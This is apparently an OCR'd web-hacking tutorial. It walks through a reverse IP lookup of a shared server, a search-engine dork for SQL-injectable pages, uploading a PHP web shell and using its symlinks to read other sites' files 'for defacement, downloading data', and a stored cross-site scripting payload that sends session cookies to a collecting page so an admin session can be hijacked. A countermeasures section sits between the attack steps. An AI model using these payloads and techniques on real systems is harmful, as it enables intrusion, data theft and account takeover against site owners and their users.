
Find other sites hosted on a web server by entering a domain or IP address above.

about

Note: For those of you interested, as of August 2012, my database has grown to over 60 million domain names. I offering this domain list for purchase.

A reverse IP domain check takes a domain name or IP address pointing to a web server and searches for other

- Click on Check button
- You will get the following results



Reverse IP Domain Check

IP ADDRESS: 69.195.124.112

Remote Address www.techpanda.org Check

Found **403** domains hosted on the same web server as www.techpanda.org (69.195.124.112)

It appears that the web server located at 69.195.124.112 may be hosting one or more web sites with explicit con
web sites in question are highlighted in red below. There is a possibility that all of the web sites on this web serve
blocked by web filtering software. Search engine rankings for these web sites may be affected as well.

809restaurant.com
abravenewme.org
ada95.com
adoptembryos.org
afrostarusa.com
alchemywoodshop.com
alexwellerstein.com
amanrehman.com
apple-of-my-eye.com
assaultonpatcongcreek.com
bartendingtraininghq.com
benandthehicks.com
bestmindframe.com
blog.saltoquantico.org
boardsandpowder.com
bowersremodeling.com
braincentrifuge.com
briankimskey.com
cagdeepak.com
cdilearning.com
christalivechurch.org
clan4.net
cleveronlinetutorials.com
compurig.com
cosmic-reflections.com
cvesystems.com
darrenthagen.com

ableselfstorageofga.com
achievemetam.com
addocumentum.com
advantagessolarpower.com
aiplenercon.com
aldaracream.org
alusso.com
andrewbrooksvfx.com
asgardalliancecorp.com
avengerspart2.com
batesline.com
benblumstein.com
bing.com
bloombrandgroup.com
boarsbucksandbruins.com
bpwebmedia.com
brainygroveland.com
bulletin.iit2013.org
cannes4u.com
choeun.org
cityfarmhouse.com
claraofarrell.net
cmawaterlab.com
coreywoodsinc.com
crossfithv.com
cyberfeeder.com
davidhgatley.com

Based on the above results, the IP address of the target is 69.195.124.112

We also found out that there are 403 domains on the same web server.

Our next step is to scan the other websites for SQL injection vulnerabilities. Note: if we can find a SQL vulnerable on the target, then we would directly exploit it without considering other websites.


- Enter the URL www.bing.com into your web browser. This will only work with Bing so don’t use other search engines such as google or yahoo
- Enter the following search query

ip:69.195.124.112 .php?id=

HERE,

- “ip:69.195.124.112” limits the search to all the websites hosted on the web server with IP address 69.195.124.112
- “.php?id=” search for URL GET variables used a parameters for SQL statements.

You will get the following results



ip:69.195.124.112 .php?id=

2,540 RESULTS

www.theneedforseed.com
www.theneedforseed.com/detail.**php?ID**=498

Sheffield Center
sheffield-qa.com/index/index.**php?id**=3
The New York Institute of Art and Design has been providing the highest quality training for creative professionals, with thousands of active students and more than ...

Sheffield Center
sheffield-qa.com/index/index.**php?id**=4
The Interior Design Diploma covers everything you need to know about the art and business of interior design and decoration. Sheffield teaches you from the ground up.

Compu-Aire Inc. - Computer Room Air Conditioning | Server Room ...
www.compu-aire.com/state-content.**php?id**=5
PLACE : COMPANY & ADDRESS : CONTACT : California Los Angeles : THE TRANE COMPANY 17760 Rowland Street City of Industry Phone: (626) 913-7123 Fax: (626) 913-7463

Compu-Aire Inc. - Computer Room Air Conditioning | Server Room ...
www.compu-aire.com/state-content.**php?id**=33
PLACE : COMPANY & ADDRESS : CONTACT : New York Long Island, Brooklyn : DNT ENTERPRISES INC. 134 West 29th Street 3rd Floor New York, NY 10001 Phone: (212) 682-0797

AL-HCS VLE: Modern Languages - Albena Lake-Hodge Comprehensive ...
vle.al-hcs.com/course/category.**php?id**=6
Albena Lake-Hodge Comprehensive School Virtual Learning Environment You are not logged in. Page path. Home / Courses / Modern Languages


As you can see from the above results, all the websites using GET variables as parameters for SQL injection have been listed.

The next logic step would be to scan the listed websites for SQL Injection vulnerabilities. You can do this using manual SQL injection or use tools listed in this article on SQL Injection.

Uploading the PHP Shell

We will not scan any of the websites listed as this is illegal. Let’s assume that we have managed to login into one of them. You will have to upload the PHP shell that you downloaded from http://sourceforge.net/projects/icfdkshell/

- Open the URL where you uploaded the dk.php file.
- You will get the following window



Link to the files

Count:	Domain	User	Symlink	crawl
1	[redacted]	[redacted]	[redacted]	Crawl
2	[redacted]	[redacted]	[redacted]	Crawl
3	[redacted]	[redacted]	[redacted]	Crawl
4	[redacted]	[redacted]	[redacted]	Crawl
5	[redacted]	[redacted]	[redacted]	Crawl
6	[redacted]	[redacted]	[redacted]	Crawl
7	[redacted]	[redacted]	[redacted]	Crawl
8	[redacted]	[redacted]	[redacted]	Crawl
9	[redacted]	[redacted]	[redacted]	Crawl

- Clicking the Symlink URL will give you access to the files in the target domain.

Once you have access to the files, you can get login credentials to the database and do whatever you want such as defacement, downloading data such as emails, etc.

Summary

- Web server stored valuable information and are accessible to the public domain. This makes them targets for attackers.
- The commonly used web servers include Apache and Internet Information Service IIS
- Attacks against web servers take advantage of the bugs and Misconfiguration in the operating system, web servers, and networks
- Popular web server hacking tools include Neosploit, MPack, and ZeuS.
- A good security policy can reduce the chances of been attacked

How to Hack a Website: Online Example

More people have access to the internet than ever before. This has prompted many organizations to develop web-based applications that users can use online to interact with the organization. Poorly written code for web applications can be exploited to gain unauthorized access to sensitive data and web servers.

In this article, we will introduce you to **web applications hacking techniques and the counter measures you can put in place to protect against such attacks**.

Topics covered in this tutorial

What is a web application? What are Web Threats?

A web application (aka website) is an application based on the client-server model. The server provides the database access and the business logic. It is hosted on a web server. The client application runs on the client web browser. Web applications are usually written in languages such as Java, C#, and VB.Net, PHP, ColdFusion Markup Language, etc. the database engines used in web applications include MySQL, MS SQL Server, PostgreSQL, SQLite, etc.

Most web applications are hosted on public servers accessible via the Internet.

This makes them vulnerable to attacks due to easy accessibility. The following are common web application threats.

- **SQL Injection** – the goal of this threat could be to bypass login algorithms, sabotage the data, etc.
- **Denial of Service Attacks**– the goal of this threat could be to deny legitimate users access to the resource
- **Cross Site Scripting XSS**– the goal of this threat could be to inject code that can be executed on the client side browser.
- **Cookie/Session Poisoning**– the goal of this threat is to modify cookies/session data by an attacker to gain unauthorized access.
- **Form Tampering** – the goal of this threat is to modify form data such as prices in e-commerce applications so that the attacker can get items at reduced prices.
- **Code Injection** – the goal of this threat is to inject code such as PHP, Python, etc. that can be executed on the server. The code can install backdoors, reveal sensitive information, etc.
- **Defacement**– the goal of this threat is to modify the page been displayed on a website and redirecting all page requests to a single page that contains the attacker's message.

How to protect your Website against hacks?

An organization can adopt the following policy to protect itself against web server attacks.

- **SQL Injection**– sanitizing and validating user parameters before submitting them to the database for processing can help reduce the chances of been attacked via SQL Injection. Database engines such as MS SQL Server, MySQL, etc. support parameters, and prepared statements. They are much safer than traditional SQL statements
- **Denial of Service Attacks –** firewalls can be used to drop traffic from suspicious IP address if the attack is a simple DoS. Proper configuration of networks and Intrusion Detection System can also help reduce the chances of a DoS attack been successful.
- **Cross Site Scripting –** validating and sanitizing headers, parameters passed via the URL, form parameters and hidden values can help reduce XSS attacks.
- **Cookie/Session Poisoning**– this can be prevented by encrypting the

contents of the cookies, timing out the cookies after some time, associating the cookies with the client IP address that was used to create them.

- **Form tempering –** this can be prevented by validating and verifying the user input before processing it.
- **Code Injection -** this can be prevented by treating all parameters as data rather than executable code. Sanitization and Validation can be used to implement this.
- **Defacement –** a good web application development security policy should ensure that it seals the commonly used vulnerabilities to access the web server. This can be a proper configuration of the operating system, web server software, and best security practices when developing web applications.


Hacking Activity: Hack a Website

In this practical scenario, we are going to hijack the user session of the web application located at www.techpanda.org. We will use cross site scripting to read the cookie session id then use it to impersonate a legitimate user session.

The assumption made is that the attacker has access to the web application and he would like to hijack the sessions of other users that use the same application. The goal of this attack could be to gain admin access to the web application assuming the attacker's access account is a limited one.

Getting started

- Open http://www.techpanda.org/
- For practice purposes, it is strongly recommended to gain access using SQL Injection. Refer to this article for more information on how to do that.
- The login email is admin@google.com, the password is Password2010
- If you have logged in successfully, then you will get the following dashboard



Dashboard | Personal Contacts Manager v1.0

ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	Edit
2	Martin	Dawn	111	d@mar.com	Edit
3	Wernie	Ngoma	555	wngoma@wahoo.com	Edit
5	Melody	Kalinda	0758076112	kamel@gmail.com	Edit
6	Smith	Jones	09875465456	sjones@space.com	Edit


Total Records Count: 5

- Click on Add New Contact
- Enter the following as the first name

```
<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_sess_id.php?c=\'+escape\(document.cookie\)\;\">Dark</a>
```

HERE,

The above code uses JavaScript. **It adds a hyperlink with an onclick event**. When the unsuspecting user clicks the link, the event retrieves the PHP cookie session ID and sends it to the snatch_sess_id.php page together with the session id in the URL



Editor | Personal Contacts
www.techpanda.org/contacts_editor.php?add=true

Editor | Personal Contacts Manager v1.0


Back to Dashboard

First Name

<a href=# onclick=\"document.location=\'http://techpanda.org/snatch_s

Last Name

- Enter the remaining details as shown below
- Click on Save Changes



www.techpanda.org/contacts_editor.php?add=true

Editor | Personal Contacts Manager v1.0

Back to Dashboard


First Name: <a href=# onclick=\"document.location=\'http://techpanda.org/snatch_s

Last Name: Maiden

Mobile No: 87635444242

Email: darkmaiden@octupus.ps

- Your dashboard will now look like the following screen



Dashboard | Personal Contacts Manager v1.0


Add New Contact

Log Out

ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	Edit
2	Martin	Dawn	111	d@mar.com	Edit
3	Wernie	Ngoma	555	wngoma@wahoo.com	Edit
5	Melody	Kalinda	0758076112	kamel@gmail.com	Edit
6	Smith	Jones	09875465456	sjones@space.com	Edit
10	Dark	Maiden	87635444242	darkmaiden@octupus.ps	Edit

Total Records Count: 6

- Since the cross site script code is stored in the database, it will be loaded everytime the users with access rights login
- Let’s suppose the administrator logins and clicks on the hyperlink that says Dark
- He/she will get the window with the session id showing in the URL



PHPSESSID 0dqn8k3br6sv7hkmfd29uj04e6

